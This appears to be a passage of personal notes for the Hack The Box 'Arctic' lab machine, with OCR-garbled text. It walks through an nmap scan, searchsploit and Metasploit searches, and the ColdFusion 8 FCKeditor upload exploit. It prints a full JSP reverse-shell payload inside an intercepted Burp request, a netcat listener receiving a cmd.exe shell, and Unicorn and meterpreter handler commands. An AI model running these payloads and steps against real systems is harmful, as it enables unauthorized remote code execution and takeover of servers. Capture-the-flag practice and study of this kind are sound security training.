


Arctic

nmap

```
(root@kali)-[/Documents/htb/boxes/arctic]
# nmap -sV -sC -oA nmap/initial 10.10.10.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-02 16:55 EDT
Nmap scan report for 10.10.10.11
Host is up (0.16s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fftp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 176.93 seconds
```

fftp protocol open



Index of /

CFIDE/	dir	03/22/17	08:52	µµ
cfdocs/	dir	03/22/17	08:55	µµ



```
(root@kali)~[/Documents/htb/boxes/arctic]
# searchsploit ColdFusion
```

Exploit Title	Path
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting	cfm/webapps/36067.txt
Adobe ColdFusion - Directory Traversal	multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal (Metasploit)	multiple/remote/16985.rb
Adobe ColdFusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution	windows/remote/43993.py
Adobe ColdFusion 2018 - Arbitrary File Upload	multiple/webapps/45979.txt
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting	cfm/webapps/29567.txt
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities	cfm/webapps/36172.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass	windows/webapps/27755.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass (Metasploit)	multiple/remote/30210.rb
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection	multiple/webapps/40346.py
Adobe ColdFusion APSB13-03 - Remote Multiple Vulnerabilities (Metasploit)	multiple/remote/24946.rb
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Scripting	cfm/webapps/33170.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query String Cross-Site Scripting	cfm/webapps/33167.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-Site Scripting	cfm/webapps/33169.txt
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Site Scripting	cfm/webapps/33168.txt
Allaire ColdFusion Server 4.0 - Remote File Display / Deletion / Upload / Execution	multiple/remote/19093.txt
Allaire ColdFusion Server 4.0.1 - 'CFCRYPT.EXE' Decrypt Pages	windows/local/19220.c
Allaire ColdFusion Server 4.0/4.0.1 - 'CFCACHE' Information Disclosure	multiple/remote/19712.txt
ColdFusion 8.0.1 - Arbitrary File Upload / Execution (Metasploit)	cfm/webapps/16788.rb
ColdFusion 9-10 - Credential Disclosure	multiple/webapps/25305.py
ColdFusion MX - Missing Template Cross-Site Scripting	cfm/remote/21548.txt
ColdFusion MX - Remote Development Service	windows/remote/50.pl
ColdFusion Scripts Red_Reservations - Database Disclosure	asp/webapps/7440.txt
ColdFusion Server 2.0/3.x/4.x - Administrator Login Password Denial of Service	multiple/dos/19996.txt
Macromedia ColdFusion MX 6.0 - Error Message Full Path Disclosure	cfm/webapps/22544.txt
Macromedia ColdFusion MX 6.0 - Oversized Error Message Denial of Service	multiple/dos/24013.txt
Macromedia ColdFusion MX 6.0 - Remote Development Service File Disclosure	multiple/remote/22867.pl
Macromedia ColdFusion MX 6.0 - SQL Error Message Cross-Site Scripting	cfm/webapps/23256.txt
Macromedia ColdFusion MX 6.1 - Template Handling Privilege Escalation	multiple/remote/24654.txt

Allaire ColdFusion Server 4.0/4.0.1 - 'CFCACHE' Information Disclosure

multiple/remote/19712.txt

```
msf6 > search coldfusion

Matching Modules
==
#  Name
-  -
0  auxiliary/gather/coldfusion_pwd_props
1  auxiliary/scanner/http/adobe_xml_inject
2  auxiliary/scanner/http/coldfusion_locale_traversal
3  auxiliary/scanner/http/coldfusion_version
4  exploit/linux/misc/hid_discoveryd_command_blink_on_unauth_rce
5  exploit/multi/http/coldfusion_ckeditor_file_upload
6  exploit/multi/http/coldfusion_rds_auth_bypass
7  exploit/windows/http/coldfusion_fckeditor

Disclosure Date  Rank  Check  Description
-----
0  2013-05-07      normal Yes    'ColdFusion' 'password.properties' Hash Extraction
1  normal          No     Adobe XML External Entity Injection
2  normal          No     ColdFusion Server Check
3  normal          No     ColdFusion Version Scanner
4  2016-03-28      excellent Yes    HID discoveryd command_blink_on Unauthenticated RCE
5  2018-09-11      excellent No     Adobe ColdFusion CKEditor unrestricted file upload
6  2013-08-08      great Yes    Adobe ColdFusion RDS Authentication Bypass
7  2009-07-03      excellent No     ColdFusion 8.0.1 Arbitrary File Upload and Execute

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/http/coldfusion_fckeditor
```

7 exploit/windows/http/coldfusion_fckeditor ColdFusion 8.0.1
Arbitrary File Upload and Execute

```
msf6 exploit(windows/http/coldfusion_fckeditor) > show options

Module options (exploit/windows/http/coldfusion_fckeditor):

Name      Current Setting  Required  Description
--      -
FCKEDITOR_DIR  /CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm  no        The path to upload.cfm
Proxies      Allaire ColdFusion Server  no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      multiple/remote/19712.txt  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT      80               yes       The target port (TCP)
SSL          false            no        Negotiate SSL/TLS for outgoing connections
VHOST       http://search.coldfusion.com/  no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.119.132  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Universal Windows Target
```

```
msf6 exploit(windows/http/coldfusion_fckeditor) > set RHOSTS 10.10.10.11
RHOSTS => 10.10.10.11
msf6 exploit(windows/http/coldfusion_fckeditor) > set RPORT 8500
RPORT => 8500
```

```
msf6 exploit(windows/http/coldfusion_fckeditor) > set LHOST 10.10.14.16
LHOST => 10.10.14.16
msf6 exploit(windows/http/coldfusion_fckeditor) > run

[*] Started reverse TCP handler on 10.10.14.16:4444
[*] Sending our POST request...
[-] Upload Failed...
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(windows/http/coldfusion_fckeditor) > show advanced options

Exploit target:
```



```
msf6 exploit(windows/http/coldfusion_fckeditor) > set VERBOSE true
VERBOSE => true
```


to see what going on

```
msf6 exploit(windows/http/coldfusion_fckeditor) > run

[*] Started reverse TCP handler on 10.10.14.16:4444
[*] Sending our POST request ...
[-] The connection timed out (10.10.10.11:8500).
[-] Upload Failed ...
[*] Exploit completed, but no session was created.
```

we dont see any other info , we can send it to burp and see the request ,so we gonna set the proxy





Index of /

CFIDE/	dir	03/22/17	08:52	μμ
cfdocs/	dir	03/22/17	08:55	μμ
userfiles/	dir	04/04/21	09:15	πμ

```
msf6 exploit(windows/http/coldfusion_fckeditor) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
```

```
msf6 exploit(windows/http/coldfusion_fckeditor) > run
[*] Started reverse TCP handler on 10.10.14.16:4444
[*] Sending our POST request ...
[-] Upload Failed ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/coldfusion_fckeditor) > □
```

REQUEST

POST /CFIDE/scripts/ajax/FCKEditor/editor/filemanager/connectors/cfm/upload.cfm?-
Command=FileUpload&Type=File&CurrentFolder=/SYCPV.jsp%00 HTTP/1.1

Host: 127.0.0.1:8500

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Content-Type: multipart/form-data; boundary=_Part_24_3062611122_3515520275

Content-Length: 1586

Connection: close

--_Part_24_3062611122_3515520275

Content-Disposition: form-data; name="newfile"; filename="NQRSWXAM.txt"

Content-Type: application/x-java-archive

```
<%@page import="java.lang.*"%>
```

```
<%@page import="java.util.*"%>
```

```
<%@page import="java.io.*"%>
```

```
<%@page import="java.net.*"%>
```

```
<%
```

```
class StreamConnector extends Thread
```

```
{
```

```
    InputStream ql;
```

```
    OutputStream gv;
```

```
    StreamConnector( InputStream ql, OutputStream gv )
```

```
{
```

```
    this ql = ql;
```

```
    this gv = gv;
```

```
}
```

```
public void run()
```

```
{
```

```
    BufferedReader cp = null;
```

```
BufferedWriter qux = null;
```

```
try
```

```
{
```

```
    cp = new BufferedReader( new InputStreamReader( this.qi ) );
```

```
    qux = new BufferedWriter( new OutputStreamWriter( this.gv ) );
```

```
    char buffer[] = new char[8192];
```

```
    int length;
```

```
    while( ( length = cp.read( buffer, 0, buffer.length ) ) > 0 )
```

```
    {
```

```
        qux.write( buffer, 0, length );
```

```
        qux.flush();
```

```
    }
```

```
    } catch( Exception e ){}  
try
```

```
try
```

```
{
```

```
    if( cp != null )
```

```
        cp.close();
```

```
    if( qux != null )
```

```
        qux.close();
```

```
    } catch( Exception e ){}  
}
```

```
}
```

```
}
```

```
try
```

```
{  
  
    String ShellPath = "cmd.exe";  
  
    Socket socket = new Socket( "10.10.14.16", 4444 );  
  
    Process process = Runtime.getRuntime().exec( ShellPath );  
  
    ( new StreamConnector( process.getInputStream(),  
socket.getOutputStream() ) ).start();  
  
    ( new StreamConnector( socket.getInputStream(),  
process.getOutputStream() ) ).start();  
  
} catch( Exception e ) {}  
  
%>
```

--_Part_24_3062611122_3515520275--

Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 POST
  /CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?
  Command=FileUpload&Type=File&CurrentFolder=/SYCPV.jsp%00 HTTP/1.1
2 Host: 127.0.0.1:8500
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Content-Type: multipart/form-data; boundary=_Part_24_3062611122_3515520275
5 Content-Length: 1586
6 Connection: close
7
8 --_Part_24_3062611122_3515520275
9 Content-Disposition: form-data; name="newfile"; filename="NQRSWXAM.txt"
10 Content-Type: application/x-java-archive
11
12 <%@page import="java.lang.*"%>
13 <%@page import="java.util.*"%>
14 <%@page import="java.io.*"%>
15 <%@page import="java.net.*"%>
16
17 <%
18     class StreamConnector extends Thread
19     {
20         InputStream ql;
21         OutputStream gv;
22
23         StreamConnector( InputStream ql, OutputStream gv )
24         {
25             this.ql = ql;
26             this.gv = gv;
27         }
28
29         public void run()
```

Response


Raw Headers Hex

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.0 200 OK
2 Date: Sun, 04 Apr 2021 06:31:30 GMT
3 Content-Type: text/html; charset=UTF-8
4 Connection: close
5 Server: JRun Web Server
6
7
8
9 <script type="text/javascript">
10     window.parent.OnUploadCompleted( 0, "/userfiles/file/SYCPV.jsp/NQRSWXAM.txt", "NQRSWXAM.txt", "0" );
11 </script>
12
```

COMPILE currentfolder and filename
CurrentFolder=/SYCPV.jsp
filename="NQRSWXAM.txt"
file location = /userfiles/file/SYCPV.jsp
execute cmd.exe and send it to ("10.10.14.16", 4444)

```
(rootkali)-[~]  
# nc -lvnp 4444  
listening on [any] 4444 ...
```



Index of /

```
(rootkali)-[~]  
# nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.11] 49622  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\ColdFusion8\runtime\bin>
```

not meterpreter , it s a reverse shell

```
(rootkali)-[/Documents/htb/boxes/arctic]  
# /root/Downloads/unicorn/unicorn.py
```

```
./  
//  
.///  
  //  |//  
  `__/\_ --(/|___/-/  
  \/_- \___ _- - /-/\.  
  |/_- _- , - \___ _- --/_)' ) \  
  \_- / _ _ \ ( ` ( _ _ \ |
```


[payload.exe](#)

PS Down/Exec Macro: python unicorn.py windows/download_exec url=<http://badurl.com/payload.exe> macro

Macro Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 macro

Macro Example CS: python unicorn.py <cobalt_strike_file.cs> cs macro

HTA Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 hta

HTA SettingContent-ms Metasploit: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 ms

HTA Example CS: python unicorn.py <cobalt_strike_file.cs> cs hta

HTA Example SettingContent-ms: python unicorn.py <cobalt_strike_file.cs cs ms

HTA Example SettingContent-ms: python unicorn.py <path_to_shellcode.txt>: shellcode ms

DDE Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 dde

CRT Example: python unicorn.py <path_to_payload/exe_encode> crt

Custom PS1 Example: python unicorn.py <path to ps1 file>

Custom PS1 Example: python unicorn.py <path to ps1 file> macro 500

Cobalt Strike Example: python unicorn.py <cobalt_strike_file.cs> cs (export CS in C# format)

Custom Shellcode: python unicorn.py <path_to_shellcode.txt> shellcode (formatted 0x00 or metasploit)

Custom Shellcode HTA: python unicorn.py <path_to_shellcode.txt> shellcode hta (formatted 0x00 or metasploit)

Custom Shellcode Macro: python unicorn.py <path_to_shellcode.txt> shellcode macro (formatted 0x00 or metasploit)

Generate .SettingContent-ms: python unicorn.py ms

```
(root@kali)-[/Documents/htb/boxes/arctic]
# /root/Downloads/unicorn/unicorn.py windows/meterpreter/reverse_tcp 10.10.14.16 1234
```

```
(root@kali)-[/Documents/htb/boxes/arctic]
# ls
arctic.ctb  arctic.ctb~  arctic.ctb~  arctic.ctb~~~  nmap  powershell_attack.txt  unicorn.rc
```

```
(root🐼kali)-[/Documents/htb/boxes/arctic]  
# cat unicorn.rc  
use multi/handler  
set payload windows/meterpreter/reverse_tcp  
set LHOST 10.10.14.16  
set LPORT 1234  
set ExitOnSession false  
set AutoVerifySession false  
set AutoSystemInfo false  
set AutoLoadStdapi false  
exploit -j
```

all the command to load the listener in metasploit

```
(root@kali)-[/Documents/htb/boxes/arctic]
# msfconsole -r unicorn.rc

# cowsay++

< metasploit >

+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion

Metasploit tip: Use help <command> to learn more
about any command

[*] Processing unicorn.rc for ERB directives.
resource (unicorn.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (unicorn.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (unicorn.rc)> set LHOST 10.10.14.16
LHOST => 10.10.14.16
resource (unicorn.rc)> set LPORT 1234
LPORT => 1234
resource (unicorn.rc)> set ExitOnSession false
ExitOnSession => false
resource (unicorn.rc)> set AutoVerifySession false
AutoVerifySession => false
resource (unicorn.rc)> set AutoSystemInfo false
AutoSystemInfo => false
resource (unicorn.rc)> set AutoLoadStdapi false
AutoLoadStdapi => false
resource (unicorn.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.16:1234
msf6 exploit(multi/handler) >
```

```
(root@kali)-[/Documents/htb/boxes/arctic]
# cat powershell_attack.txt |xclipboard
```

send it to clipboard

```
(root@kali)-[/Documents/htb/boxes/arctic]
# geany expolit.html
```

```
(root@kali)-[/Documents/htb/boxes/arctic]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
resource (unicorn.rc)> set
AutoVerifySession => false
resource (unicorn.rc)> set
AutoSystemInfo => false
resource (unicorn.rc)> set
```

NOT WORKING

